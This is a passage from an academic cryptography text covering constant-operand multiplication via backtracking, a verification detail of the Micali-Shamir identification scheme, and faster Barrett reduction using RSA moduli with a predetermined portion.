$$a = \sum_{i=0}^{n-1} 2^{wi} a_i, \quad b = \sum_{i=0}^{n-1} 2^{wi} b_i, \quad \text{and} \quad r = a \times b = \sum_{i=0}^{2n-1} 2^{wi} r_i.$$

9.1.2.1 Textbook multiplication

A direct way to implement long multiplication consists in extending textbook multiplication to several words. This is often done by using a MAD[1] routine.

A MAD routine takes as input four n-bit words $\{x, y, c, \rho\}$, and returns the two n-bit words c', ρ' such that $2^n c' + \rho' = x \times y + c + \rho$. We write

$$\{c', \rho'\} \leftarrow \text{MAD}(x, y, c, \rho).$$

If such a routine is available then multiplication can be performed in n^2 MAD calls using Algorithm 31. The MIRACL big number library [Cer] provides such a functionality.

Algorithm 31: MAD-based Multiplication Algorithm

Input: $a, b \in \mathbb{N}$.
Output: $r \in \mathbb{N}$ such that $r = a \times b$.

1. for $i \leftarrow 0$ to $2n - 1$
2. $\quad r_i \leftarrow 0$
3. for $i \leftarrow 0$ to $n - 1$
4. $\quad c \leftarrow 0$
5. $\quad$ for $j \leftarrow 0$ to $n - 1$
6. $\quad\quad \{c, r_{i+j}\} \leftarrow \text{MAD}(a_i, b_j, c, r_{i+j})$
7. $\quad r_{i+n} \leftarrow c$
8. return r

This approach is unsatisfactory: it performs more computation than often needed. Assuming a constant-time MAD instruction, Algorithm 31 runs in time $O(n^2)$.

9.1.2.2 Karatsuba's algorithm

Karatsuba [KO62] proposed an ingenious divide-and-conquer multiplication algorithm, where the operands a and b are split as follows:

$$r = a \times b = (2^L \bar{a} + \underline{a}) \times (2^L \bar{b} + \underline{b}),$$

where typically $L = nw/2$. Instead of computing a multiplication between long integers, Karatsuba performs multiplications between shorter integers, and (virtually costless) multiplication by powers of 2. Karatsuba's algorithm is described in Algorithm 32.

Algorithm 32: Karatsuba Multiplication Algorithm

Input: $a, b \in \mathbb{Z}$.
Output: $r \in \mathbb{Z}$ such that $r = a \times b$.

1. $u \leftarrow \bar{a} \times \bar{b}$
2. $v \leftarrow \underline{a} \times \underline{b}$
3. $w \leftarrow (\bar{a} + \underline{a})(\bar{b} + \underline{b}) - u - v$
4. $r \leftarrow 2^{2L} \times u + 2^L \times w + v$
5. return r

[1] An acronym standing for "Multiply Add Divide"

This approach is much faster than naive multiplication – on which it still relies for multiplication between short integers – and runs[2] in $\Theta(n^{\log_2 3})$.

9.1.2.3 Bernstein's multiplication algorithm

When one of the operands is constant, different ways to optimize multiplication exist. Bernstein [Ber86] provides a branch-and-bound algorithm based on a cost function.

The minimal cost, and an associated sequence, are found by exploring a tree, possibly using memoization to avoid redundant searches. More elaborate pruning heuristics exist to further speedup searching. The minimal cost path produces a list of operations which provide the result of multiplication.

Because of its exponential complexity, Bernstein's algorithm is quickly overwhelmed when dealing with large integers. It is however often implemented by compilers for short (32 to 64-bit) constants.

9.1.3 The proposed algorithm

9.1.3.1 Intuitive idea

The proposed algorithm works with an alternative representation of the constant operand a. Namely, we wish to express some a_i as a linear combination of other a_js with small coefficients. It is then easy to reconstruct the whole multiplication $b \times a$ from the values of the $b \times a_j$ only.

The more linear combinations we can find, the less multiplications we need to perform. Our algorithm therefore tries to find the longest sequence of linear relationships between the digits of a. We call this sequence's length the *coverage* of a.

Yet another performance parameter is the number of registers used by the multiplier. Ideally at any point in time two registers holding intermediate values should be used. This is not always possible and depends on the digits of a.

As an example, consider the set of relations of Table 9.1. All words are expressed ultimately in terms of the values of a_3 and a_7. In Table 9.1, we express a as a subset of words $A \in \{a_0, \ldots, a_{n-1}\}$ and build a sparse table U where $U_{i,j} \in \{-1, 0, 1, 2, =\}$, which encodes linear relationships between individual words. During multiplication, U describes how the different a_i can be derived from each other.

Table 9.1: An example showing how linear relationships between individual words are encoded and interpreted.

step	a_0	a_1	a_2	a_3	a_4	a_5	a_6	a_7	a_8	a_9	meaning	reg1	reg2	reg3
0				1		=		1			$a_5 \leftarrow a_3 + a_7$	a_5	a_3	a_7
1					=	2					$a_4 \leftarrow a_5 + a_5$	a_5	a_4	a_7
2	=				-1			1			$a_0 \leftarrow a_7 - a_4$	a_0	a_4	a_7
3					2					=	$a_9 \leftarrow a_4 + a_4$	a_0	a_4	a_9
4	1	=								-1	$a_1 \leftarrow a_0 - a_9$	a_0	a_1	a_9
5		1							=	1	$a_8 \leftarrow a_1 + a_9$	a_8	a_1	a_9
6		1	=						1		$a_2 \leftarrow a_1 + a_8$	a_8	a_1	a_2
7			2				=				$a_6 \leftarrow a_2 + a_2$	a_8	a_6	a_2

Hence it suffices to compute $b \times a_3$ and $b \times a_7$ to infer all other $b \times a_i$ by long integer additions. Note that the algorithm only needs to allocate three $(n+1)$-word registers `reg1`, `reg2` and `reg3` to store intermediate results.

The values allowed in U can easily be extended to include more complex relationships (larger coefficients, more variables, etc.) but this immediately impacts the algorithm's performance. Indeed, the corresponding search graph has correspondingly many more branches at each node.

Operations can be performed without overflowing (*i.e.* so that results fit in a word), or modulo the word size. In the latter case, it is necessary to subtract $b \ll w$ from the result, where w is the word size, to obtain the correct result. This incurs some additional cost.

9.1.3.2 Backtracking algorithm

[2] When repeated recursively.

Algorithm 33: Step(u, w) Macro

1. $(p_{d+1,0}, p_{d+1,1}) \leftarrow (u, w)$
2. Backtrack$(d+1)$

Algorithm 34: EncodeDep(c, opcode) Macro

1. if $c < 256$
2. if $v_c =$ `False`
3. $(v_c, p_{d,2}, p_{d,3}) \leftarrow$ (`True`, c, opcode)
4. Step(a, b)
5. Step(a, c)
6. Step(b, c)
7. $v_c \leftarrow$ `False`

Algorithm 35: Backtrack(d) Macro

1. if $d > d^{\max}$ then $(d^{\max}, p^{\max}) \leftarrow (d, p)$
2. $(a, b) \leftarrow (p_{d,0}, p_{d,1})$
3. for all opcode in $\mathcal{C}$
4. EncodeDep$(\text{opcode}(a, b), \text{opcode})$

Algorithm 36: Main Backtracking Program

Input: $A = \sum_{i=0}^{N-1} 256^i A_i$.
Output: $U_{i,j}$ to be processed by the Virtual Machine.

Initialisation

1. for $i \leftarrow 0$ to 255, $v_i \leftarrow$ `True`
2. for $i \leftarrow 0$ to $N-1$, $v_{A_i} \leftarrow$ `False`
3. $d^{\max} \leftarrow -1$

Backtracking

4. for $i \leftarrow 0$ to 255
5. for $j \leftarrow i+1$ to 255
6. if $v_i = v_j =$ `False`
7. $(p_{0,0}, p_{0,1}, v_i, v_j) \leftarrow (i, j,$ `True`, `True`$)$
8. Backtrack(0)
9. $(v_i, v_j) \leftarrow$ (`False`, `False`)

U-matrix reconstruction

10. $U_{i,j} \leftarrow 0$
11. for $i \leftarrow 0$ to 255
12. $(\text{in}_1, \text{in}_2, \text{out}, \text{opcode}) \leftarrow p_i^{\max}$
13. $(U_{i,\text{in}_1}, U_{i,\text{in}_2}, U_{i,\text{out}}) \leftarrow (1, 1, \text{opcode})$
14. return $U_{i,j}$

Linear combinations amongst words of a are found by backtracking [Knu68], the pseudocode of which is given in Algorithm 35. Our implementation focuses on linear dependencies amongst 8-bit words, as our main recommendation for applying the proposed multiplication algorithm is exactly an 8-bit microprocessor.

We take advantage of recursion and macro expansion (see Algorithms 33 to 35) to achieve a more compact code. In this implementation, p encodes the current depth's three registers of Table 9.1 as well

as the current operation. With suitable listing, Algorithm 36 outputs a set of values being related, along with the corresponding relation. The dependencies that we take into account in our C code (given in Appendix B.2) don't go beyond depth 2. Thus, the corresponding operations are $\mathcal{C} = \{+, -, \times 2\}$. We also add these operations performed modulo 256, to obtain more solutions. The alternative to this approach is to consider a bigger depth, which naturally leads to more possibilities.

Our program takes as an input an integer p that represents the percentage of a being covered (*i.e.* the coverage is $p/100$ times the length of the a). In a typical lightweight scenario, a 128-byte number is involved in the multiplication process. Our software attempts to backtrack over a coverage-related number of values out of 256. It follows immediately that at most a 50% coverage would be required for performing such a multiplication (as byte collisions are likely to happen).

The program takes as parameter the list of bytes of a. If some bytes appear multiple times, it is not necessary to re-generate each of them individually: generation is performed once, and the value is cloned and dispatched where needed.

Note that if precomputation takes too long, the list of a_i can be partitioned into several sub-lists on which backtrackings are run independently. This would entail as many initial multiplications by the online multiplier but still yield appreciable speed-ups.

9.1.3.3 Multiplication algorithm

Algorithm 37: Multiplication Virtual Machine

Input: b, instr $= (\text{opcode}, i, j, t, p)_k$, R.
Output: r.

1. $r \leftarrow 0$
2. for each $(i, v) \in R$
3. $\quad \texttt{reg}[i] \leftarrow v \times b$
4. $\quad \mathsf{PlaceAt}(v, \texttt{reg}[i])$
5. for each $(\text{opcode}, i, j, t, p) \in$ instr
6. $\quad \texttt{reg}[t] \leftarrow \text{opcode}(\texttt{reg}[i], \texttt{reg}[j])$
7. $\quad \mathsf{PlaceAt}(p, t)$
8. return r

With the encoding of a generated by Algorithm 36, it is now possible to implement multiplication efficiently.

To that end we make use of a specific-purpose multiplication virtual machine (VM) described in Algorithm 37. The VM is provided with instructions of the form

```
opcode t, i, j, p
```

that are extracted offline from U. Here, `opcode` is the operation to perform, `i` and `j` are the indices of the operands, `t` is the index of the result, and `p` $\leftarrow w \times$ `t` is the position in r where to place the result, w being the word size. The value of `p` is pre-computed offline to allow for a more efficient implementation.

We store the result in a $2n$-byte register initialized with zero. We also make use of a long addition procedure $\mathsf{PlaceAt}(\texttt{p}, i)$ which "places" the contents of the $(n+1)$-byte register $\texttt{reg}[i]$ at position `p` in r. PlaceAt performs the addition of register $\texttt{reg}[i]$ starting from an offset `p` in r, propagating the carry as needed.

Finally, we assume that the list $R = (i, v)_k$ of root nodes (position and value) of U is provided.

After executing all the operations described in U, Algorithm 37 has computed $r \leftarrow a \times b$.

Karatsuba multiplication Using the notations of Algorithm 32 one can see that in settings where a is a constant, the numbers u, v, w all result from the multiplication of $\bar{b}, \underline{b}$ and $\bar{b} + \underline{b}$ (which are variable) by $\bar{a}, \underline{a}$ and $\bar{a} + \underline{a}$ (which are constant). Hence our approach can independently be combined with Karatsuba's algorithm to yield further improvements.

9.1.4 Performance

The algorithm has an offline step (backtracking) and an online step (multiplication), which are implemented on different devices.

The offline step is naturally the longest; its performance is heavily dependent on the digit combination operations allowed and on how many numbers are being dealt with. More precisely, results are near-instant when dealing with 64 individual bytes and operations $\{+, -, \times 2\}$. It takes much longer if operations modulo 256 are considered as well, but this gives a better coverage of a, hence better *online* results. That being said, modulo 256 operations are slightly less efficient than operations over the integers ($\simeq 1.5$ more costly), since they require a subtraction of b afterwards.

Table 9.2 provides comparative performance data for a multiplication by the processed constant $\lfloor \pi 2^{1024} \rfloor$. Backtracking this constant took 85 days on an Altix UV1000 cluster.

Table 9.2: Performance on a 68HC05 clocked at 5 MHz

	Time	RAM	Code Size
Usual algorithm	188 ms	395 bytes	1.1 kB
New algorithm	72 ms	663 bytes	1.7 kB

As a final remark, note that one can also reverse the idea and generate a key by which multiplication is easy. This can be done by progressively picking VM operations until an operand (key) with sufficient entropy is obtained. While this is not equivalent to randomly selecting keys, the authors conjecture that, in practice, the existence of linear relations[3] between key bytes should not significantly weaken public-key implementations.

[3] These linear relations are unknown to the attacker.

9.2 A Micali-Shamir implementation note

Abstract

In the Micali-Shamir paper [MS90] improving the efficiency of the original Fiat-Shamir protocol [FS87; FFS88; SF88], the authors state that

> *'(...) not all of the v_i's will be quadratic residues mod n. We overcome this technical difficulty with an appropriate perturbation technique (...)'*

This perturbation technique is made more explicit in the associated patent application [Sha90b]:

> *'Each entity is allowed to modify the standard v_j which are QNRs. A particularly simple way to achieve this is to pick a modulus $n = pq$ where $p = 3 \bmod 8$ and $q = 7 \bmod 8$, since then exactly one of $v_j, -v_j, 2v_j, -2v_j$ is a QR mod n for any v_j. The appropriate variant of each v_j can be (...) deduced by the verifier himself during the verification of given signatures.'*

In this short note we clarify the way in which the verifier can infer by himself the appropriate variant of each v_j during verification.

This is joint work with Simon Cogliani and David Naccache, and was published as [CGN16].

9.2.1 Introduction

The increased popularity of lightweight implementations invigorates the interest in the resource-preserving protocols of the late 1980s initially designed for smart-cards. By then, cryptoprocessors were expensive and cumbersome, hence the research community started looking for astute ways to identity and sign with scarce resources.

One such particularly elegant procedure is the the Fiat-Shamir protocol [FFS88] (that we do not fully restate here). In the original procedure, the public-keys are derived as follows [FS87; SF88]:

> *(...) the center (...) chooses and makes public (...) a PRF f which maps arbitrary strings to the range $[0, n)$. (...) The center then performs the following steps:*
>
> 1. *Compute the values $v_j = f(I, j)$ for small values of j.*
> 2. *Pick distinct k values of j for which v_j is a QR mod n and compute the smallest square root s_j of v_j^{-1}.*
> 3. *Issue a smart card which contains I, the k s_j values, and their indices.*

In a follow-up paper by Micali and Shamir [MS90], the authors propose a way to reduce the verifier's work factor by selecting small public-keys. In this version, the v_j's are the first small primes.[4] However, as noted in [MS90], doing so does not yield only QRs:

> *'(...) not all of the v_i's will be quadratic residues mod n. We overcome this technical difficulty with an appropriate perturbation technique (...)'*

The associated patent [Sha90b] describes further the idea:

> *'Each entity is allowed to modify the standard v_j which are QNRs. A particularly simple way to achieve this is to pick a modulus $n = pq$ where $p = 3 \bmod 8$ and $q = 7 \bmod 8$, since then exactly one of $v_j, -v_j, 2v_j, -2v_j$ is a QR mod n for any v_j. The appropriate variant of each v_j can be (...) deduced by the verifier himself during the verification of given signatures.'*

Indeed, we have the following well-known result:

Lemma 9.1 *For $n = pq$ where $p = 3 \bmod 8$ and $q = 7 \bmod 8$ (such moduli are sometimes known as Williams numbers), -1 and 2 are both quadratic non-residues modulo n.*

[4] The choice of the v_j as the first k primes is motivated by the fact that large values make the scheme less efficient, and the observation that multiplicatively related values can make the scheme less secure. More generally, the v_j can be relatively prime small integers with small Hamming weight.

Proof: For -1 to be a quadratic residue mod n, it has to be a quadratic residue modulo every prime that divides n, i.e. it has to be a QR modulo p and q. One easily checks that

$$\left(\frac{-1}{p}\right) = (-1)^{(p-1)/2} = -1 \quad \text{and} \quad \left(\frac{-1}{q}\right) = (-1)^{(q-1)/2} = -1$$

because both p and q are equal to -1 modulo 4. Similarly,

$$\left(\frac{2}{n}\right) = (-1)^{(n^2-1)/8} = -1$$

because $n = pq = -3 \bmod 8$. Thus both -1 and 2 are QNR mod n. □

However there is no indication, in the paper nor in the associated patent, as to how exactly the verifier can deduce which or the four possibilities should be considered.

9.2.1.1 Existing approaches

Besides leaving the verifier to determine which v_j are QR, [Sha90b] mentions providing this information explicitly to the verifier, either alongside the public key material, or during the protocol. It also points out that using $d = 3$ and n such that $\phi(n) \nmid 3$ so that every v_j has a cubic root mod n. However the choice of such a d exposes the participants to Wiener's attack [BM04; BD99; Cop97; Wie90], and in any case requires an additional modular multiplication during the generation and the verification of signatures.

When the Micali-Shamir scheme is considered, the question of the QNR is usually evacuated by making sure that only v_j that are QR are part of the public key (see e.g. [BR08]). The downside of such an approach is that many values of v_j cannot be chosen, and since the v_j are prime this causes an increase in the public key size, and an overall loss of efficiency.

9.2.2 Compensating coefficients

The way in which the verifier can deduce which ϵv_j (where $\epsilon \in \{-2, -1, 1, 2\}$) to use is left unexplicited in [Sha90b], but explicited in [SP88]. But it can be done as follows. We use the equivalent values $v_j, -v_j, v_j/2, -v_j/2$ for the sake of faster calculations.

Denote by $\epsilon_i \in \{-1/2, -1, 1, 1/2\}$ the value such that $\epsilon_i v_i$ is a QR mod n. The prover keeps two binary strings α, β defined as follows:

$$\alpha_i = \begin{cases} 0 & \text{if } |\epsilon_i| = 1 \\ 1 & \text{if } |\epsilon_i| = 1/2 \end{cases}$$

$$\beta_i = \begin{cases} 0 & \text{if the sign of } \epsilon_i \text{ is } + \\ 1 & \text{if the sign of } \epsilon_i \text{ is } - \end{cases}$$

For a given challenge e we define:

$$u = \sum_{i=0}^{k-1} \alpha_i e_i \quad \text{and} \quad w = \sum_{i=0}^{k-1} \beta_i e_i \bmod 2$$

and $\overline{u} = u$ div 2 and $\underline{u} = u \bmod 2$ (so that in particular $u = 2\overline{u} + \underline{u}$).

We now describe three approaches that allow the verifier to perform its task.

9.2.2.1 Version 1: The prover sends u and w

Because not all the v_j are QR, when computing directly with v_j the verification algorithm must check that:

$$y^2 \prod_{i=0}^{k-1} v_j^{e_j} = (-1)^w 2^u x \bmod n.$$

This is easy to verify, provided that the prover has sent u and w alongside their response. This requires the transmission of a few bits (u and w can typically be encoded using a single byte). Note that u and w are computed from the (public) values of the v_j and of e, so that there is no information leaked in sharing these numbers.

9.2.2.2 Version 2: No correction

In fact, it is not necessary to transmit u or w. Indeed, from

$$y^2 \prod_{i=0}^{k-1} v_j^{e_j} = (-1)^w 2^u x \bmod n.$$

The verifier can compute:

$$\Delta = x^{-1} y^2 \prod_{i=0}^{k-1} v_j^{e_j} \bmod n$$

because $2^u < 2^k < n$. The verifier therefore only needs to check that either Δ or $n - \Delta$ is of the form 2^u in $\mathbb{Z}$, for some u. This of course can be checked very efficiently. While minimizing the prover's effort, note that this variant requires from the verifier an extra modular inversion.

Note also that the tolerance concerning extra -1 and 2 in the verification formula cannot be confused with the use of v_j equal to these values as both -1 and 2 are QNRs. Therefore we do not impact the protocol's soundness.

9.2.2.3 Version 3: The prover compensates $\overline{u}$

In this approach, we alter the definition of y, which is now:

$$y = 2^{\overline{u}} r \prod_{i=0}^{k-1} s_j^{e_j}.$$

We call this operation 'compensating $\overline{u}$'. The computation of y is performed by the prover. Then the verifier can check that:

$$\begin{aligned}
\Gamma &= 2y^2 \prod_{i=0}^{k-1} v_j^{e_j} \\
&= 2 \left(2^{\overline{u}} r \prod_{i=0}^{k-1} s_j^{e_j} \right)^2 \times \prod_{i=0}^{k-1} v_j^{e_j} \\
&= (-1)^w 2^{\neg \underline{u}} x \bmod n.
\end{aligned}$$

In other words, all the verifier has to do is check if

$$\Gamma \in \{x, n - x, 2x \bmod n, -2x \bmod n\}.$$

This verification is quick and easy: Start by comparing to x or $n - x$. One of the values $x, n - x$ is a number ℓ by one bit shorter than n. A simple shift to the right of ℓ therefore allows to continue comparing (subtract n again if needed).

Alternatively, the two bits $\neg \underline{u}, w$ can be sent to the verifier to further speed-up verification. Note here again that these quantities do not leak any secret information.

9.2.3 Security analysis

In the constructions of Sections 9.2.2.1 and 9.2.2.2 only the verifier's algorithm is modified, and it is straightforward to see that the verifier will not accept with our modifications a response that they would not have accepted using the original Fiat-Shamir verification algorithm.

However the variant of Section 9.2.2.3 proposes a different definition of y, and we must show that this does not impact the scheme's security. Note that soundness is guaranteed from the observation that -1 and 2 are QNR mod n, so that no new valid response is introduced by altering the verification procedure in the way we did. There remains to show that the honest-verifier zero-knowledge property still holds, by expliciting a simulator. This is straightforward when $\overline{u}$ is public (just multiply by $2^{\overline{u}}$ the output y of a Fiat-Shamir simulator). When $\overline{u}$ is not public, the simulator can do the same after drawing a value $\overline{u}$ at random.

Nevertheless, these arguments only show that our modifications do not impact the security of the Micali-Shamir variant of the Fiat-Shamir protocol, not that it is secure in the first place. The discussion in [MS90] gives a heuristic argument, and refers to a full version of the paper that, to the best of our knowledge, never appeared. Bellare and Ristov [BR08] call this claim the 'square roots of prime products' assumption.

9.3 Double-speed Barrett moduli

Abstract

Modular multiplication and modular reduction are the atomic constituents of most public-key cryptosystems. Amongst the numerous algorithms for performing these operations, a particularly elegant method was proposed by Barrett. This method builds the operation $a \bmod b$ from bit shifts, multiplications and additions in $\mathbb{Z}$. This allows to build modular reduction at very marginal code or silicon costs by leveraging existing hardware or software multipliers.

This paper presents a method allowing to double the speed of Barrett's algorithm by using specific composite moduli. This is particularly useful for lightweight devices where such an optimization can make a difference in terms of power consumption, cost and processing time. The generation of composite moduli with a predetermined portion is a well-known technique and the use of such moduli is considered, *in statu scientiæ*, as safe as using randomly generated composite moduli.

This is joint work with Diana Maimuţ and David Naccache, and was published in [GMN16].

9.3.1 Introduction

Modular multiplication and modular reduction are the atomic constituents of most public-key cryptosystems. Amongst the numerous algorithms for performing these operations (e.g. [BGV94; Bri82; Knu68; Mon85]), a particularly elegant method was proposed by Barrett in [Bar87]. This method assembles the operation $a \bmod b$ from bit shifts, multiplications and additions in $\mathbb{Z}$. This allows to build modular reduction at very marginal code or silicon costs by leveraging existing hardware or software multipliers. For a very detailed comparison of the principal modular reduction strategies, we refer the reader to [BGV94].

This paper presents a method allowing to double the speed of Barrett's algorithm by using specific composite moduli. This is particularly useful for lightweight devices where such an optimization can make a difference in terms of power consumption, cost and processing time. The generation of composite moduli with a predetermined portion is a well-known technique [Joy08; Len98; VZ95] and the use of such moduli is considered, *in statu scientiæ*, as safe as using randomly generated composite moduli.

Related work: Douguet and Dupaquis [DD12] describe a modified Barrett modular reduction algorithm whose purpose is the acceleration of this type of operation in certain (elliptic curve) groups of known moduli. Thus, the approach they consider implies moduli with a given form, e.g. the recommended ones from [KR13]. Estimations of the speed-ups are not provided, but the resistance of various architectures to different physical attacks is discussed. A general form of the Barrett constant and of the quotients (when certain moduli are used) are described. As an example of the proposed techniques, the Elliptic Curve Digital Signature Algorithm (ECDSA) [KR13] is taken into account.

We stress that no specific modulus generation algorithm is presented in [DD12]. The approach of [DD12] is rather a practical one, whereas our goal is to provide formal mathematical models for moduli with a predetermined portion generation.

Knežević, Batina and Verbauwhede [KBV09] propose two sets of moduli for which Barrett's modular reduction algorithm can be implemented by avoiding the precomputation of the Barrett constant. The types of moduli considered throughout this paper do not fall into those sets.

Structure of the paper: Section 9.3.2 describes Barrett's and Montgomery's algorithm for modular reduction. Section 9.3.3 recalls background concerning composite moduli a predetermined portion. Section 9.3.4 introduces our core idea, that leverages Section 9.3.3 to generate Barrett-friendly RSA moduli. In Section 9.3.5, we apply this idea to other cryptographic primitives, such as DSA [KR13].

9.3.2 Preliminaries

9.3.2.1 Notations

For a given a, let $|a| = 1 + \lfloor \log_2 a \rfloor = \lceil \log_2 (a+1) \rceil$. That is, $|a|$ will denote the bit-length of a throughout this paper. $a|b$ will represent the concatenation of the bit-strings a and b. $x \gg y$ will denote binary shift-to-the-right of x by y places i.e.:

$$x \gg y = \left\lfloor \frac{x}{2^y} \right\rfloor$$

9.3.2.2 Barrett's algorithm

Barrett's algorithm (Algorithm 38) approximates the result $c = d \bmod n$ by a quasi-reduced number $c + \epsilon n$ where $0 \leq \epsilon \leq 2$. We denote $N = |n|, D = |d|$ and set a *maximal bit-length reduction capacity* L such that $N \leq D \leq L$. The algorithm will function as long as $D \leq L$. In most implementations $D = L = 2N$. The algorithm uses the pre-computed constant $\kappa = \lfloor 2^L/n \rfloor$ that depends only on n and L. The reader is referred to [Bar87] for a proof and a thorough analysis of this algorithm.

Algorithm 38: Barrett Multiplication Algorithm

Input: $n < 2^N, d < 2^D, \kappa = \left\lfloor \frac{2^L}{n} \right\rfloor$ where $N \leq D \leq L$.
Output: $c = d \bmod n$.

1. $c_1 \leftarrow d \gg (N-1)$
2. $c_2 \leftarrow c_1 \kappa$
3. $c_3 \leftarrow c_2 \gg (L-N+1)$
4. $c_4 \leftarrow d - nc_3$
5. while $c_4 \geq n$
6. $\quad c_4 \leftarrow c_4 - n$
7. return c_4

Work factor: $|c_1| = D-N+1 \simeq D-N$ and $|\kappa| = L-N$ hence their product requires $w = (D-N)(L-N)$ elementary operations. $|c_3| = (D-N) + (L-N) - (L-N+1) = D-N-1 \simeq D-N$. The product nc_3 will therefore claim $w' = (D-N)N$ elementary operations. All in all, work amounts to $w + w' = (D-N)(L-N) + (D-N)N = (D-N)L$. The goal of this paper is to halve this work factor.

9.3.2.3 Montgomery's algorithm

Montgomery's algorithm [Mon85] is another approach to compute modulo n without dividing by n. It is based on modular congruences and exact division, whereas Barrett is based on approximating the real reciprocal with bounded precision.

Let R and T integers such that $R > n$, $\gcd(n, R) = 1$, and $0 \leq T < nR$. Montgomery's algorithm computes $TR^{-1} \bmod n$. Nombers of the form $xR \bmod n$ are called n-residues. Multiplication of two n-residues followed by Montgomery reduction is therefore equivalent to the ordinary modular multiplication. With a suitable choice of R, often 2^N, a Montgomery reduction can be efficiently computed.

In Algorithm 39 we write x_i to denote the i-th least significant bit of x. The algorithm can be written in an arbitrary base b, but we only consider $b = 2$ here. The value $n' \leftarrow -n^{-1} \bmod 2^N$ is precomputed.

Algorithm 39: Montgomery Multiplication Algorithm

Input: n odd integer, $0 \leq T < n2^N, n' = -n^{-1} \bmod 2$.
Output: $A = 2^{-N}T \bmod n$.

1. $A \leftarrow T$
2. for $i \leftarrow 0$ to $N-1$
3. $\quad u_i \leftarrow a_i n' \bmod 2$
4. $\quad A \leftarrow A + (u_i n \ll i)$
5. $A \leftarrow A \gg n$
6. if $A > n$ then $A \leftarrow A - n$
7. return A

Table 9.3 compares Montgomery's and Barret's algorithm to classical reduction. Despite Montgomery's algorithm being asymptotically more efficient than Barrett's, its performance for numbers under 1024 digits is poorer. Furthermore, implementing Montgomery's algorithm is more complex than Barrett's. Another

Table 9.3: Comparison between modular reduction algorithms for computing $x \bmod n$ when $\|x\| = 2\|n\| = k$ (from [BGV94]).

Algorithm	Classical	Barrett	Montgomery
Multiplications	$k(k+2.5)$	$k(k+4)$	$k(k+1)$
Divisions	k	0	0
Precomputation	Normalization	$2^{2k}/n$	$-m^{-1} \bmod 2^N$
Arg. transformation	-	-	n-residue
Postcomputation	Unnormalization	-	Reduction
Restrictions	-	$x < 2^{2k}$	$x < 2^k n$

drawback of Montgomery reduction for low-end devices is that it requires numbers to be converted into and out of "Montgomery form", which is an expensive operations requiring a real modulo in each direction – Barrett reduction operates on regular numbers directly.

9.3.2.4 Dynamic constant scaling

Lemma 9.2 *If $U \leq L$, then $\bar{\kappa} = \kappa \gg U = \left\lfloor \frac{2^{L-U}}{n} \right\rfloor$.*

Proof: $\exists\, \alpha < 2^U$ and $\beta < n$ (integers) verifying: $\bar{\kappa} = \frac{\kappa}{2^U} - \frac{\alpha}{2^U}$ and $\kappa = \frac{2^L}{n} - \frac{\beta}{n}$. Therefore,

$$\begin{aligned} \min_{\alpha\,\beta} \left(\frac{2^{L-U}}{n} - \frac{\beta + \alpha n}{2^U n} \right) &\leq \bar{\kappa} \\ &= \frac{2^{L-U}}{n} - \frac{\beta + \alpha n}{2^U n} \\ &\leq \max_{\alpha,\beta} \left(\frac{2^{L-U}}{n} - \frac{\beta + \alpha n}{2^U n} \right) \end{aligned}$$

and finally,

$$\frac{2^{L-U}}{n} - 1 < \frac{2^{L-U}}{n} - 1 + \frac{1}{2^U n} \leq \bar{\kappa} \leq \frac{2^{L-U}}{n}.$$

□

Work factor: We know now that $\bar{\kappa} = \kappa \gg L - D$. Let $c_5 = D - N + 1$. Replacing step 4 of Algorithm 38 with

$$c_6 \leftarrow d - n(\bar{\kappa} c_1 \gg c_5),$$

the multiplication of c_1 by $\bar{\kappa}$ (κ adjusted to $D - N$ bits, shifting by $L - D$ bits to the right), will be done in $O((D-N)^2)$. Hence, the new work factor decreases to $(D-N)^2 + N(D-N) = (D-N)D$.

9.3.3 Moduli with a predetermined portion

RSA [RSA78] moduli with a predetermined portion are used to reduce storage requirements or computations. As mentioned before, such moduli are presently not known to be cryptographically weaker than randomly chosen ones. The first techniques for generating composite moduli were proposed by Vanstone and Zuccherato [VZ95] who presented various ways of specifying $N/4 \leq \ell \leq N/2$ bits of n. Lenstra [Len98] proposed more advanced techniques for specifying up to $N/2$ bits. Based on Lenstra's algorithms, Joye proposed new techniques in [Joy08]. Further works in the area include, for instance, [Kno88; Mei91; Shp06]. We will hereafter recall the folklore method described by Joye (Algorithm 40), that perfectly fits our purpose.[5]

[5] For the sake of clarity we remove all tests meant to enforce the condition $\gcd(e, \phi(n)) = 1$.

Folklore method. The purpose of the folklore technique recalled by Joye is to obtain an RSA modulus n with a predetermined leading part n_h. Letting $|n_h| = H$, we have:

$$n = n_h 2^{N-H} + n_\ell, \text{ for some } 0 < n_\ell < 2^{N-H} \tag{9.1}$$

The algorithm uses the function NextPrime(x) that returns the prime following x (if x is prime then $x =$ NextPrime(x)). Note that because the gap between x and NextPrime(x) is unpredictable, the algorithm may fail to return an n of the form $n = n_h 2^{N-H} + n_\ell$ and will have to be re-launched. We refer the reader to [Len98] for a more formal analysis of this process.

Lemma 9.3 (Bounding n and ω) *Consider the parameters used in Algorithm 40 and let $m = q - \omega$. Then, $n < n_h 2^{N-H} + (1+m)(2^{N-H} - 1)$ and $\omega < 2^{H+1} + 1$.*

Proof: By definition, $\omega = \lceil \eta/p \rceil$ means that there exists $\alpha < p$ such that

$$\omega = \frac{\eta}{p} + \frac{\alpha}{p}$$

Substituting the value of η, we get:

$$\omega = \frac{n_h 2^{N-H}}{p} + \frac{\alpha}{p}$$

whence

$$q = \omega + m = \frac{n_h 2^{N-H}}{p} + \frac{\alpha}{p} + m.$$

Thus:

$$\begin{aligned} n &= pq \\ &= n_h 2^{N-H} + \alpha + mp \\ &< n_h 2^{N-H} + (1+m)p \\ &< n_h 2^{N-H} + (1+m)(2^{N-H} - 1). \end{aligned}$$

Upper bounding ω we get:

$$\begin{aligned} \omega &< \frac{\eta}{p} + 1 \\ &= \frac{n_h 2^{N-H}}{p} + 1 \\ &< \frac{n_h 2^{N-H}}{2^{N-H-1}} + 1 \\ &= 2n_h + 1 < 2^{H+1} + 1. \end{aligned}$$

Note that the most significant bit of p must be set to 1, i.e. $2^{N-H-1} < p < 2^{N-H} - 1$. □

It follows directly from Lemma 9.3 that:

$$q = \text{NextPrime}[\omega] \leq \text{NextPrime}[2^{H+1} + 1].$$

